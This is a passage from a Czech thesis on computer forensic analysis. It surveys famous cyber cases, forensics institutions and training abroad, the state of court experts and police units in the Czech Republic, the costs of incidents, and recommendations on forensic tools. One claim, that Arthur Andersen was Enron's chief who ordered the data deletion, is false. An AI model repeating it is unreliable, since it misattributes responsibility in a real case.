Mitnick umístil na skrytém kontě serveru `The Well` nějaká data. Technický manager tohoto serveru tuto situaci vyhodnotil jako potenciální průnik do systému, rozpoznal v datech e-mail, který patřil Shimomurovi a napsal mu, že data obsahují podezřelý materiál. Shimomura ve spolupráci s FBI měli podezření, že se jedná o Mitnickovu práci. A také to, že realizoval spojení z mobilního modemu do Netcomu v Raleigh N.C. Spojení bylo zachyceno ze společností GTE Corp., ale nebylo možné přesně určit kým byl hovor realizován. Shimomura s forenzními vyšetřovateli odhadli pozici někde blízko mezinárodního letiště Raleigh-Durham. To zjistili tak, že část čísla spojení je unikátní číslo zařízení, ze kterého je hovor realizován. Začalo pátrání po přepínači, který použil hledané telefonní číslo. Po identifikování přepínače následovalo další porovnávání záznamů a hledání, z které buňky bylo spojení uskutečněno. Když FBI měla přibližnou geografickou polohu, odkud byl hovor realizován, našli konkrétní polohu Mitnicka frekvenčním detekčním zařízením, kterým mohli zachytávat právě ono unikátní číslo zařízení.

Kevin Mitnick byl 5 let vězněn do roku 2001 a po propuštění nesměl do roku 2003 používat počítače.

Těch případů je k dnešnímu dni velmi mnoho, proto je zmíním je stručně. V případě energetického gigantu Enron, který falšoval účetnictví, museli specialisté na forenzní analýzu obnovit smazaná data. K odstranění dat dal příkaz sám jeho šéf Arthur Andersen. Z obnovených souborů bylo sestaveno důkazní portfolium. O případu píše portál BusinessWeek.com [35].

Okolnosti o ženě nalezené v jezeře Raleigh nebyly zprvu příliš jasné. Částečné podezření padalo na jejího manžela, o kterém měli pochybnosti

i jeho synové. Po prohledání jeho počítače se zjistilo, že před smrtí ženy vyhledával v internetovém vyhledávači Google slova jako "neck," "snap," "break" a "hold", což z něj udělalo hlavního podezřelého. Více informací o případu poskytuje server WRAL.com [22].

Operace britské policie *Ore* si žádala rozsáhlou forenzní práci, kterou nakonec vyhodnotila NCS (National Crime Squad) na 15 miliónů liber sterlingu. Jednalo se o případ gangu, šířícího dětskou pornografii. Operace začala po tom, co FBI skončila svoji práci v rámci USA. Britská policie dostala informace o sedmi tisících občanů Velké Británie, které byli nějakým způsobem do případu zapojeni. Samotné vyšetřování důkazních médií trvalo pár let. O případu píše server Silicon.com [25].

Stal se i případ, kdy počítačová forenzní analýza osvobodila nespravedlivě obviněného. Julian Green byl zatčen roku 2002 po tom, co policie našla v jeho počítači takřka dvě stovky obrázků spadající do kategorie dětské pornografie. Obraz disku byl poslán na forenzní expertízu, kde se zjistilo, že počítač byl infikován jedenácti trojskými koňmi, které se bez jeho vědomí připojovali na inkriminované webové stránky a obrázky stahovaly. Na základě tohoto byl osvobozen ve všech 13 bodech obžaloby. Podobných případů se již stalo několik a netýkaly se pouze dětské pornografie. Více informací nabízí server TheRegister.com [23].

Takhle bych mohl pokračovat dál. Co dělá případy zajímavé je především provázání světa virtuálního se světem fyzickým. Lidé často o tom virtuálním světe nemají takové povědomí jako o tom fyzickém. Nevědí, že zničit digitální data prakticky nejde. Že to není jako spálit list papíru. Stejně tak jako si stále hodně lidi neuvědomuje, že Internet není tak anonymní, jak si stále myslí. Většina akcí, které na Internetu provedeme, tam zanechají dlouho nesmazatelnou stopu. Takže počítačová forenzní analýza se stává běžnou rutinou již prakticky v každém vyšetřovaném případě. Není tomu tak ovšem všude a proto vám teď přiblížím úroveň oboru počítačové analýzy v České Republice a ve světě.

6.2 Situace ve světě

Ve státech jako USA, Velká Británie nebo Austrálie je forenzní analýza digitálních dat na velmi vyspělé úrovni. Např. v USA se tímto oborem zabývají ve všech sektorech - federálním, státním i soukromém. Svoje počítačové forenzní divize má americké ministerstvo spravedlnosti, ministerstvo

pro energii nebo instituty National Institute of Justice, Air Force Institute of Technology, a další. *NASA Computer Crimes Division* je například název divize pro počítačové zločiny agentury NASA (National Aeronautics and Space Administration).

Nejznámější organizací pro vyšetřování všeho druhu je americká FBI (Federal Bureau of Investigation). Není proto divu, že ona disponuje rozsáhlými prostředky a armádou vyšetřovatelů. V únoru roku 2006 byla dokonce založena nová divize pro boj s kyberkriminalitou. Byla to zřejmě reakce na nekontrolované šíření útoků na Internetu. Divize by vznikla přímo na velitelství FBI a měla by za úkol koordinovat kyberzločin.

Jako součást této divize by dále vznikly trénované kybertýmy složené z agentů a analytiků, kteří by měli na starosti vyšetřování a hledání prostředků proti průnikům do systémů, krádeže duševního vlastnictví a osobních informací, šíření dětské pornografie nebo online podvodům. Další částí této divize by byly reakční týmy, které by působily celosvětově. Při výskytu incidentu by přicestovaly na místo a asistovaly při vyšetřování těchto případů a následně by shromažďovaly zásadní informace, které by pomohly identifikovat kyberzločiny, které jsou nejvíce nebezpečné pro národní bezpečnost a ekonomiku. Byla by zde i skupina, která by synchronizovala informace z federálních, státních a lokálních zdrojů. Předpokládá se také rozsáhlejší spolupráce s americkými tajnými službami.

V soukromém sektoru najdeme opravdu mnoho firem, které se zabývají výhradně a pouze forenzní analýzou digitálních dat, popř. speciálně pak obnovou dat. Tyto firmy nabízejí služby v této oblasti a často nabízejí i vlastní software pro vyšetřování. Nemá cenu zde dělat nějaké rozsáhlé výčty těchto firem, proto jen namátkově: *Computer Forensics Inc.*, *Inforenz*, *Global Digital Forensics*, *Digital Forensics Professionals Inc.*, a mnoho dalších.

Svá oddělení pro forenzní analýzu digitálních dat mají i světové známé konzultační firmy *PricewaterhouseCoopers* a *Ernst & Young*. Svoje forenzní týmy má i gigant Microsoft.

Dále existují další forenzní laboratoře a neziskové organizace sdružující forenzní specialisty. Mezi takové organizace patří např. *The International Association of Computer Investigative Specialist* (*IACIS*), která vyškoluje především složky hájící právo pro práci forenzních vyšetřovatelů. Nebo koordinační centrum CERT (*CERT Coordination Center*).

Samozřejmě se vše netočí kolem USA. V Evropě existuje *ENFSI* (*European Network of Forensic Science Institutes*), který byl založen s cílem sdílení znalostí, vyměňovaní zkušeností a diskuze na téma počítačové forenzní analýzy. Nebo *HTCIA* (*High Technology Crime Investigation Association*).

Samozřejmě obecný pojem forenzní analýza zahrnuje počítačovou forenzní analýzu pouze jako jednu část. Mezi organizace, které sdružují odborníky ze všech oborů forenzní analýzy je například *AAFS* (*American Society of Forensic Sciences*) či *SMANZFL* (*Senior Managers of Australian and New Zealand Forensic Laboratories*).

Mezinárodní policejní organizace Interpol, sdružující 184 členských států, pořádá sympózium *International Forensic Science Symposium*.

Všechny výše uvedené organizace většinou vydávají různé příručky, jak se získávají elektronické důkazy nebo jak se postupuje při vyšetřování - příkladem může být dokument *Good Practice Guide for Computer Based Electronic Evidence* vydávaný asociací vedoucích policejních pracovníků ve Velké Británii (ACPO). Některé z organizací také pořádají různé workshopy, konference, meetingy či sympózia.

V souvislosti s nárůstem kriminálních činů primárně souvisejícími s digitálními daty, roste poptávka po odbornících na počítačovou forenzní analýzu (forenzní analýzu digitálních dat). Podle *Carnegie Mellon Software Engineering Institute* narostl počet informačně bezpečnostních incidentů z 6 000 v roce 1988 na zhruba 52 600 v roce 2001[1]. Podle zprávy *Computer Crime and Security Survey* vydávanou CSI se 90 procent respondentů (273 organizací) setkalo s ve své organizaci s kyberútokem. Vztaženo na čísla byly spočítány škody na 265 589 940 USD.

Jak říká jeden z několika set certifikovaných forenzních vyšetřovatelů již zmíněnou organizací IACIS Scott Pancoast: "There simply are not enough people to do this work" v článku [27]. V článku se dále uvádí, že odborné predikce odhadují nedostatek této kvalifikované síly na 50 000.

Lidé, kteří do tohoto oboru detailněji nevidí, si myslí, jaká to musí být ohromě zajímavá práce. Samozřejmě jsou zde velmi zajímavé případy, ale často je práce také nudná a monotónní. Když se například musíte

[1] Zdroj: Computer Crime Research Center

probírat miliony bajtů a hledat něco, přičemž často ani nevíte co. Navíc vyšetřovatel musí být velmi pečlivý, protože i malá nepřesnost může způsobit to, že s důkazy u soudu neuspěje.

V USA se do této profese většinou nabírají síly z právních složek (policie, apod.), u kterých dojde k vyškolení na kyberdetektivy. Ale samozřejmě jsou zde i síly z řad civilistů, které si právní složky nebo vláda najímá. Ostatně soukromé firmy zabývající se počítačovou forenzní analýzou jsem zde již jmenoval.

Na toto musely reagovat organizace, které by vytvářely obory ve snaze zaplnit tato kvalifikovaná místa na trhu. Mnoho univerzit již zavedlo magisterské a doktorské programy, týkající se forenzní analýzy digitálních dat, kyberzločinu, bezpečnosti IS/ICT, atd. Výčtem se jedná o univerzity University of Central Florida at Orlando, Georgetown University, George Mason University, George Washington University, Georgia State University, State University of New York at Farmingdale, University of New Haven, Utica College in New York, Idaho State University, University of Texas, a další. Dále stojí za zmínku CERIA (The Center for Education and Research in Information Assurance and Security) spadající pod Purdue University.

Na univerzitě MIT (Massachusetts Institute of Technology) nebo UCLA (University of California) jsou vypsány Ph.D. programy v oboru počítačové forenzní analýzy. Disponují vyspělými laboratořemi a patří mezi odbornou veřejností uznávaná pracoviště.

Příbuzné obory najdete pod názvy jako *Internet Security Protocols*, *Computer Crime*, *Info-Terrorism*, *Information Warfare* nebo *Crime and National Security*.

Sezónní studijní programy nabízí i např. americká NSA (National Security Agency).

Pokud uchazeč nemá zájem studovat na univerzitě, což v USA není zrovna levná záležitost, může zkusit kurzy, které nabízí např. institut *SANS* (*SysAdmin, Audit, Network, Security*) nebo *CSI* (*Computer Security Institute*). Certifikaci forenzního analytika lze též získat v *GIAC* (*Global Information Assurance Certification*). Součástí složení podobných kurzů je obdržení certifikátu. To jak je certifikát uznávaný, záleží pak na autoritě, která ho vydala.

Těm, co dají radši přednost samostudiu, je na trhu k dispozici opravdu velký výběr knih. Mezi ty zdařilejší bych zařadil knihu *Digital Evidence and Computer Crime* od autora Eoghan Caseyho, která vyšla v nakladatelství Academic Press. Dále *Computer Evidence: Collection & Preservation* od autora Christopher L.T. Browna, která vyšla v nakladatelství Charles River Media. A nakonec bych doporučil knihu *Guide to Computer Forensics and Investigations* od kolektivu složeného z autorů - Bill Nelson, Amelia Phillips, Frank Enfinger a Chris Steuart. Kniha vyšla v nakladatelství Course Technology. Rozsáhlý seznam knih na téma počítačové forenzní analýzy, získávání digitálních důkazů nebo reakce na incidenty lze získat na webové adrese: http://www.forensics.nl/books.

V příloze A je uveden anonymizovaný posudek unixového systému, který byl vypracován v USA.

Jako odborník na forenzní analýzu digitálních dat a obory příbuzné pak můžete pracovat v mnoha organizacích. Např. v konzultační firmách, kde se platy pohybují v rozmezí 45 000 až 125 000 USD ročně. Ve firmách zajišťující monitorovací služby, kde se platy pohybují v rozmezí 55 000 to 95 000 USD ročně. Obecně průměrný plat systémových analytiků podle U.S. Bureau of Labor Statistics byl v roce 2004 69,470 USD. V IT firmách zajišťující služby v oblasti bezpečnosti IS/ICT. Nebo také najde uplatnění ve vládních organizacích[2].

Je zřejmé, že v USA, potažmo ve Velké Británii je forenzní analýza plně rozvinutý obor, který v dnešní době prochází jakýmsi "boomem". To je ovlivněno především vnějšími okolnostmi, které nás nutí se jim přizpůsobovat. Ovšem jak se za chvíli dozvíme, všude takováto praxe není aplikována.

6.3 Situace v České republice

Situace v České republice je oproti státům jako USA či Velká Británie podstatně odlišná. Počítačovou forenzní analýzou jako takovou se zde zabývají především policejní vyšetřovatelé, soudní znalci a znalecké ústavy. V soukromé sféře se forenzní analýza digitálních dat příliš nevyskytuje. Najdete zde několik firem, které se zabývají obnovou dat. Firmy zabývající se bezpečností IS/ICT se forenzní analýzou zabývají jen okrajově.

[2]Pro vyhledávání zaměstnání v tomto sektoru lze použít: http://www.usajobs.gov.

Ovšem není to problém firem, že tyto služby nenabízejí. Kde není poptávka, není většinou ani nabídka. V České republice není tento trh natolik rozvinutý, aby se zde tyto služby uživily. Firmy a jiné subjekty nemají takovou potřebu vyšetřovat incidenty a samotné incidenty řeší většinou nějakým svým způsobem, který vždy nemusí odpovídat doporučeným postupům. Dalším faktorem může být to, že firmy necítí potřebu tyto incidenty vyčíslovat. To, že se firmy snaží incidenty často co nejvíce "ututlat" nepočítám, protože to se vyskytuje ve všech firmách bez ohledu na geografickou polohu. Dalším faktorem je to, že např. oproti USA je tu daleko nižší koncentrace počítačových incidentů. Jak již víme z grafu na obrázku 1.2, nejvíce internetových útoků pochází právě z USA.

V ČR může hrát jistou roli nedůvěra v českou policii, potažmo českou justici. Neplatí zde ochrana proti zveřejnění informací o poškozeném jako např. ve Velké Británii. Takže se organizace uchýlí k vlastnímu vyšetřování, než aby prezentovali vlastní bezpečností systémy policii - představme si např. banky.

Podle [31] se čeští policisté denně setkají průměrně se dvěma trestnými činy, při nichž byl významnou měrou použit počítač a Internet. Na zvýšený výskyt kyberkriminality nereaguje pouze FBI, ale i česká policie a v roce 2005 vzniklo nové policejní pracoviště - oddělení informační kriminality, které spadá pod patronaci Policejního prezidia ČR (PP ČR) a Úřadu služby kriminální policie a vyšetřování (ÚSKPV). Tato skupina se zabývá např. případy extremismu, dětské pornografie, mailových vyděračů, krádežemi duševního vlastnictví, apod.

Šéf tohoto oddělení npor. Karel Kuchařík mluví o svých kolezích jako o nadšencích, protože se svojí kvalifikací by mohli pracovat jinde za výrazně větší peníze. I když tato práce může být leckdy nudná, pracovníci musí často přicházet s kreativními nápady k objasnění případu. Kuchařík popisuje případ, kdy vystopovali počítač, ze kterého byla odesílána dětská pornografie. Ukázalo se, že ho doma používají otec a syn. Oba odmítli vypovídat z důvodu nepoškození osoby příbuzné, na což mají ze zákona právo. Jak teď prokázat, kdo je za odesílání materiálu zodpovědný? Policisté obě osoby podrobili testu počítačové gramotnosti, při kterých se zjistilo, že znalosti syna by na šíření pornografie nestačily.

Jmenovali jsme si zde světově známé případy, které by spadaly do kategorie kyberzločinu. I Česká republika může takových případů několik nabídnout.

Jiří Jakeš byl v roce 2001 odsouzen za to, že nakoupil elektroniku za 700 tisíc korun na účty jiných osob. Podařilo se mu obejít ochranné systémy několika bank a získat informace o kreditních kartách.

Neznámý pachatel umístil krátce po premiéře filmu Snowboarďáci a později i film Román pro ženy na Internet, kde si je stáhlo tisíce lidí.

Jakub Vozár, správce České Spořitelny si stáhl z počítače v bance informace o klientech a nabízel je na Internetu.

Relativně časté jsou případy e-mailového vydíraní nebo vyhrožování. Na začátku školního roku rozesílal různým institucím v Česku, ve kterých hrozil bombovými útoky školám v Praze.

Věněk Herynk, expert GE Capital bank, převedl na své účty 200 milionů korun. Peníze odčerpával z bankovní rezervy.

Jiný případ se stal na Ostravské univerzitě, kde si jeden ze studentů stáhl seznam uchazeček o studium a nabízel jim k prodeji falešné přijímací testy.

Všechny tyto případy a mnoho dalších musí nyní řešit toto specializované oddělení.

Co u nás trochu pokulhává je skutečnost, že policejní vyšetřovatelé si stále málo uvědomují provázanost kyberkriminality a kriminality běžné. Když prohledávají byt a hledají např. kontraband, tak se k počítači nebo jiným digitálním zařízením chovají, jako by tam nebyla. To samé platí např. i pro případy vražd a jiných.

Státní orgán může požádat o prozkoumání nějakého počítače či digitálního média. V tu chvíli přicházejí na scénu soudní znalci, popř. znalecké ústavy. Státní orgán může o znalecký posudek požádat i policejní expertní pracoviště. Soudní znalci vypracovávají posudky na základě důkazních médií, které obdrží. Omezují se pouze na počítačovou forenzní analýzu - ve smyslu, že neprovádějí informační forenzní analýzu. Tu provádět nemohou, protože to koliduje s postupem či procesem analytického útvaru. Mohlo by to být bráno jako zasahování do vyšetřování. Soudní znalec tedy může sdělovat vyvozené souvislosti nebo závěry pouze neoficiálně. Což ostatně může být leckdy jen ku prospěchu.

Znalecké posudky od policejního pracoviště má státní orgán zdarma. Kdežto soudní znalci si účtují sazbu do 350 Kč na hodinu, což je částka, který vychází ze zákona - vyhláška 432/2002 Sb.

V České Republice panují na poli soudních znalců smíšené pocity. Rozdělení soudních znalců do kategorií není vůbec ideální. Není pak vůbec jasné, jestli soudního znalce v oboru počítačové forenzní analýzy hledat v kategorii *Kriminalistika*, *Kybernetika* nebo i jinde. Z volitelné podkategorie, která může být např. *Výpočetní technika*, není zřejmé, zdali se znalec zabývá ohodnocováním výpočetní techniky nebo jinou oblastí.

Vůbec v samotné Komoře soudních znalců jsou tato minoritní odvětví znalectví dost opomíjena a to na úkor majoritních odvětví, kam spadá ohodnocování nemovitostí či motorových vozidel.

Velkým problémem je obecně velmi nízká kvalita těchto soudních znalců. Neexistují zde prostředky, které by kvalitu soudních znalců zjišťovaly. A také zde neexistuje prakticky žádná konkurence mezi soudními znalci. Situace je někdy tak katastrofální, že státní orgány posílají posudky k přepracování jiným znalcům, či znaleckým ústavům. Prvotní znalec např. poruší základní pravidlo a změní originální důkazní médium. Znalec, který dostal posudek k přepracování, pak musí nejdříve zkoumat, jaké kroky podnikl znalec před ním a až poté může dál analyzovat médium dál. Toto samozřejmě může vést k zásadnímu ovlivnění zisku důkazů a následně i samotného případu.

Zkoumat a získávat důkazy z digitálních médií je mnohem rozsáhlejší a náročnější práce na prostředky než např. ohodnocování nemovitostí, aniž bych toto odvětví chtěl nějak úmyslně degradovat. A vykonání takového posudku fyzickou osobou nemusí působit seriózně. Taková práce by měla patřit znaleckým ústavům, které disponují větším množstvím výpočetních prostředků a lidského potenciálu.

Ovšem české prostředí zatím neumožňuje rozvinutí počítačové forenzní analýzy do takových podob jako např. ve Velké Británii či USA. I když mají některé české ústavy zavedenou správnou systematickou metodologii, nemohou ji často dodržet v plné míře, protože hodinová sazba do 350 Kč za hodinu na to prostě nestačí. Jeden z kvalitních znaleckých ústavů je Znalecký ústav RAC[3]. Jeho výroční zprávu za rok 2005 je k dispozici na:

[3]Domovská webová stránka: http://www.rac.cz/rac/homepage.nsf/CZ/ZU

http://www.rac.cz/rac/homepage.nsf/CZ/ZU/$FILE/RAC%20CFI%20ANNUAL%20REPORT%202005%20WEB-g.pdf. K dispozici je i dokument "Forenzní zkoumání digitálních důkazů - příručka vyšetřovatele", kterou lze stáhnout z: http://www.rac.cz/rac/homepage.nsf/CZ/883AABB42333CB35C12570FC0034A328/$FILE/Guide%20051230.pdf.

K lepší činnosti soudních znalců v této oblasti by pomohlo především stanovení regulí, které by zajišťovaly kvalitu soudních znalců. Dále pak vytvoření přirozené konkurence mezi znalci. A také vyvrátit jisté předsudky - např. že posudek státní prokuratury nelze vyvrátit. Takže se jedná především o legislativní změny.

Podle Karla Kuchaříka [1] patří mezi nejvyšetřovanější případy v souvislosti s kriminalitou na Internetu:

- zakázaná pornografie
- extrémistické projevy
- zneužití platebních a obchodních systémů
- porušování autorského práva
- pomluvy a diskreditace osob

Podle Mariana Svetlika, vedoucího konzultanta a vedoucího Znaleckého ústavu RAC, patří mezi případy, ke kterým se tvoří znalecké posudky:

- většinu případů zaujímá majetková trestná činnost - dohledávání dat zpětně v případech účetních podvodů a tunelování
- tvorba padělků např. rodných listů, výpisů z rejstříků trestů, peněžních poukázek
- násilná trestná činnost - vraždy, úmrtí či drogová kriminalita
- průniky do informačních systémů - "*hacking*"


Kapitola 7

Ekonomické aspekty

Než se podíváme na celou problematiku z hlediska firmy, začneme trochu v číslech. Podle průzkumu IBM [10] stál firmy kyberzločin více než zločin běžný. Průzkum byl prováděn u více než 2 400 IT manažerů v šestnácti zemích, ze kterých pro 60% byl kyberzločin nákladnější než zločin tradiční. Navíc 74% respondentů si myslí, že většina bezpečnostních incidentů pochází od vlastních uživatelů.

Firma si musí uvědomit, že je ekonomičtější investovat do zabezpečení informačních systémů a tím pádem následného eliminování výskytu bezpečnostních incidentů, než financovat nápravu po incidentu, který se samozřejmě může objevit u nezabezpečeného nebo slabě zabezpečeného systému s mnohem větší pravděpodobností. To co útočník dokáže v systému způsobit za půl hodiny, je forenzním analytikem odhalováno několik desítek hodin. Podle senior bezpečnostního inženýra z Washigtonské univerzity Dava Dittricha mohou náklady na takovou analýzu dosáhnout 2000 USD, pokud incident vyšetřuje sama firma a 22 000 USD, pokud je k incidentu povolán forenzní specialista. Fred Cohen, ředitel programu online vyšetřování na univerzitě University of New Haven, Conn. říká [21], že náklady na vyšetření jednoho počítače mohou lehce dosáhnout 20 000 USD.

Říká se, že na bezpečnost IT by mělo být vynakládáno 3-6% celkového rozpočtu. Podle průzkumu CSI/FBI Computer Crime and Security Survey, které vydává Computer Security Institute (CSI) ve spolupráci s forenzním týmem FBI v San Franciscu, v roce 2005 vynaložilo minimálně tuto částku asi 51% dotázaných. Ostatní firmy vynaložily méně nebo částka není známa. Podrobněji je celý průzkum zachycen v obrázku 7.1.



Obrázek 7.1: Vynaložené procento nákladů na bezpečnost IT - zdroj: 2005 CSI/FBI Computer Crime and Security Survey

Organizace si musí uvědomit finanční výhodu zabezpečení svých systémů a s tím i související metodiku řešení incidentů. Na první pohled zabezpečení firmě nepřináší žádný zisk, ale bez zabezpečení je velmi pravděpodobné, že bude muset firma vynaložit mnohem vyšší prostředky na obnovu a vyšetření incidentu než na samotné zabezpečení systému. Firmy se však často přikloní k variantě opravování chyb po tom, co se incident objeví místo, aby měly od začátku vytvořený nějaký koncept bezpečnosti vlastních IT systémů.

I když trh s produkty bezpečnosti IT stále roste - podle Guidance Software se prodalo v roce 2005 informačně bezpečnostního softwaru za 6.4 miliardy USD, tak rostou i náklady spojené s forenzním vyšetřováním - v roce 2000 utratily americké firmy za forenzní vyšetřování 118 miliónů USD a roce 2004 už to bylo 227 miliónů USD, což je více než dvakrát tolik. Ovšem samotné ztráty vzniklé na základě počítačových útoků klesají - toto ovšem platí pouze z pohledu firmy! Podíl ztrát z kyberkriminality však oproti běžnému zločinu roste, jak již bylo řečeno.

Z dokumentu 2005 CSI/FBI Computer Crime and Security Survey se lze dále dozvědět, že jen 25 procent dotázaných má k roku 2005 sjednané pojištění proti rizikům spojených s kyberzločinem. Kromě toho 649

respondentů, kteří dokázali kvantifikovat výši svých ztrát, vyčíslili dohromady tyto ztráty na 130 104 542 USD. V roce 2000 to bylo 265 589 940 USD, ale pouze pro 273 respondentů. To opět znamená, že samotné ztráty způsobené kyberzločiny, klesají. Alespoň pokud se jedná o americké firmy - lze předpokládat, že jinde bude vývoj analogický. Zdá se, že z pohledu finančních ztrát byl jakýsi pomyslný vrchol překročen a firmy si již uvědomily důležitost své IT/ICT bezpečnosti.

První příčku těchto ztrát zaujímají ztráty způsobené virusy, druhou příčku neautorizované přístupy a třetí příčku krádeže proprietárních informací. Za těmito hrozbami následují útoky odepření služby, zneužití sítě zevnitř, krádeže laptopů, finanční podvody, atd.

K určování nákladů a výnosů z výdajů na bezpečnost IT používají organizace jednu ze tří veličin (metrik) - ROI (Return of Investment), NPV (Net Present Value) nebo IRR (Internal Rate of Return).

Ovšem dříve než začne organizace s vytvářením bezpečností politiky, politiky obnovy incidentů a dříve než začne s realizováním těchto politik, musí zhodnotit samotná potenciální rizika a hrozby, proti kterým se má bránit. Bez této analýzy nemůže být ani jedna politika účinná. Popř. může být účinná, ale za cenu velmi vysokých nákladů.

Jedním z nástrojů risk managementu jsou tzv. "attack trees". Jedná se o prostředek, kterým lze modelovat a analyzovat bezpečnost systémů - popř. subsystémů. Díky této analýze jsme schopni systematicky hledat slabiny, kterým bychom se v systému měli věnovat. Více o této problematice se lze dočíst v článku Bruce Schneiera [36].

Kapitola 8

Výsledky a doporučení

Z práce je patrné, že v dnešní době jsou k dispozici prostředky, kterými lze provést účinnou forenzní analýzu prakticky všech digitálních médií - resp. digitálních dat. Existují zde nativní aplikace především operačního systému GNU/Linux, kterými lze takovou analýzu provést. Ovšem v tomto případě se vyšetřovatel neobejde bez znalostí principů nebo technik, které potřebuje ke správnému použití těchto aplikací. Dále jsou k dispozici proprietární softwarová vybavení, kterými lze většinu operací automatizovat. Pro nejnáročnější zákazníky existují i enterprise řešení, která slouží specifičtějším účelům v rámci síťové infrastruktury dané organizace.

Nutno podotknout, že i přes existenci vyspělých aplikací pro vyšetřování digitálních dat, se vyšetřovatelé často uchylují k tradičním unixovým nástrojům. Důvodem není jen cena proprietárních řešení. Unixové nativní aplikace totiž často zvládají určité operace stejně kvalitně. Celý unixový systém je tvořen v duchu hesla KISS (Keep it Short and Simple). To znamená, že systém je tvořen autonomními aplikacemi, kde každá plní svoji úlohu. Výhody spočívají především ve snadném použití ve vlastních programech nebo skriptech. Práce se pak stává velmi flexibilní. S "velkou" aplikací již většinou tuto možnost nemáte. Pokud k tomu není uzpůsobena.

To je důvod, proč vyšetřovatelé při vytváření bitové kopie důkazního média často sáhnou po unixovém programu *Data Dumper* (příkaz `dd`) místo po nějakém komerčním balíku. Důvod je prostý. Komerční aplikace jim při provádění této operace nemohou nabídnout nic navíc. A je zdarma i se zdrojovými kódy. Dokáže se vyrovnat s chybami čtení a k dispozici je mnoho dalších voleb, které přispívají robustnosti celého programu.

Jak již bylo řečeno, v České republice nemá forenzní vyšetřovatelství silné kořeny. Soudní znalci jako fyzické osoby většinou proprietárním softwarem jako EnCase Forensic nedisponují. Znalecké ústavy již disponují širší škálou softwarového, ale i hardwarového vybavení. Z vlastní zkušenosti vím, že často používají EnCase Forensic od společnosti Guidance Software. Důležité je nejen softwarové vybavení, ale i hardwarové vybavení, protože je potřeba vyhovět mnoha různým platformám. I když opět nutno podotknout, že v českých podmínkách to není tak markantní. Dalším podstatným faktorem, který dělá znalecké ústavy připravenější pro tuto činnost je fakt, že disponují větším lidským potenciálem a základnou znalostí.

Policejní expertní pracoviště disponuje kromě jiného softwarem od firmy Tovek (http://www.tovek.cz) pro vyhledávání a analýzu informací.

I když české znalecké ústavy nabízejí své služby v oblasti forenzní analýzy veřejnosti, nenacházejí zde poptávku ze strany soukromých subjektů. Absolutní většina požadavků přichází ze státní sféry. Pokud bych měl čísla vztáhnout na zastoupení jednotlivých operačních systémů, tak absolutní většinu všech vyšetřování tvoří různé verze operačního systému MS Windows. Požadavky na znalecké posudky unixových systémů jsou velmi minoritní.

V současné době se v ČR jako forenzní specialista prakticky uplatnit nelze. Pokud už firmy reakce na incidenty řeší, děje se tak vnitropodnikově. Pomyslný tým reakce na incidenty tvoří specialisté bezpečnosti IT/ICT nebo jiní IT specialisté. Obecně lze říci, že zde většina incidentů není vyšetřována s tím cílem, aby měla soudní dohru. Hlavním důvodem, proč firmy nechtějí využít firem třetích stran je skutečnost, že zde neplatí zákon o ochraně informací poškozených. Proto je jasné, že si organizace nějaké odkrývání vlastní bezpečností politiky nebo jiných informací dobře rozmyslí.

Pozitivní je, že poslanci schválili novelu zákona, která zavádí nový trestný čin "neoprávněný přístup k počítačovým systémům". Jednalo se o změny §204-206 trestního zákona podle úmluvy EU. Schvalovací proces doprovázely pochybnosti, které vyvolala absence odstavce o bezúhonnosti osob, kteří provádí dohodnuté nebo povolené testování bezpečnosti. To by mohlo způsobit, že např. čeští kryptologové by byly trestáni de facto za vědeckou činnost. Na apel odborné veřejnosti byl odstavec zařazen.

Ale vzhledem k absenci výše zmíněné ochraně informací o poškozeném, to zřejmě ze strany firmy či organizace, nebude mít valný užitek. Každopádně je to krok kupředu a správným směrem. Interpol též apeluje na politiky, aby jim vytvořili lepší legislativní zázemí pro boj s kyberzločinem, protože všude ještě neexistují moderní zákony, které by dokázaly tyto trestné činy efektivně postihovat.

Ona vůbec otázka práva nebo zákonů je v této problematice citlivá záležitost. Jedná se totiž většinou o zasahování do soukromých dat. Když se jedná o vyšetřování na základě soudního příkazu nebo povolení, není co řešit. Ovšem v případě vyšetřování uvnitř firmy je potřeba dávat těmto právním aspektům dostatečnou pozornost.

Pokud má firma např. nainstalován IDS, který ke kontrole potřebuje analyzovat uživatelova data, musí být nějak prokazatelné, že tato data nemohou být někým čtena - tzn. že je může otevřít a analyzovat pouze daný software sloužící jako detektor průniků. Toto platí v české jurisdikci.

Tento příklad tu zmiňuji z toho důvodu, že forenzní analýzu lze provádět i "online" - tzn. že se sleduje dění na síti i v samotném systému v reálném čase a během toho se získává důkazní materiál. Pokud se firma po detekci incidentu rozhodne sledovat kroky útočníka, může tohoto způsobu využít. Ovšem praxe ukazuje, že takto se postupuje velmi zřídka. Vyžaduje to totiž většinou velmi kvalitní přípravu systému či sítě a to ve výsledku rapidně zvyšuje náklady samotného vyšetřování. To je jeden z důvodů, proč je většina důkazů získávána "post mortem" - offline po detekci incidentu. Toto se týká především situací, kdy je zkoumaný počítač v roli oběti. Pokud je vyšetřován počítač, který sloužil jako nástroj zločinu nebo je vyšetřován v jiné souvislosti (v souvislosti běžných kriminálních deliktů), tak online analýza nemá z pravidla žádný význam.

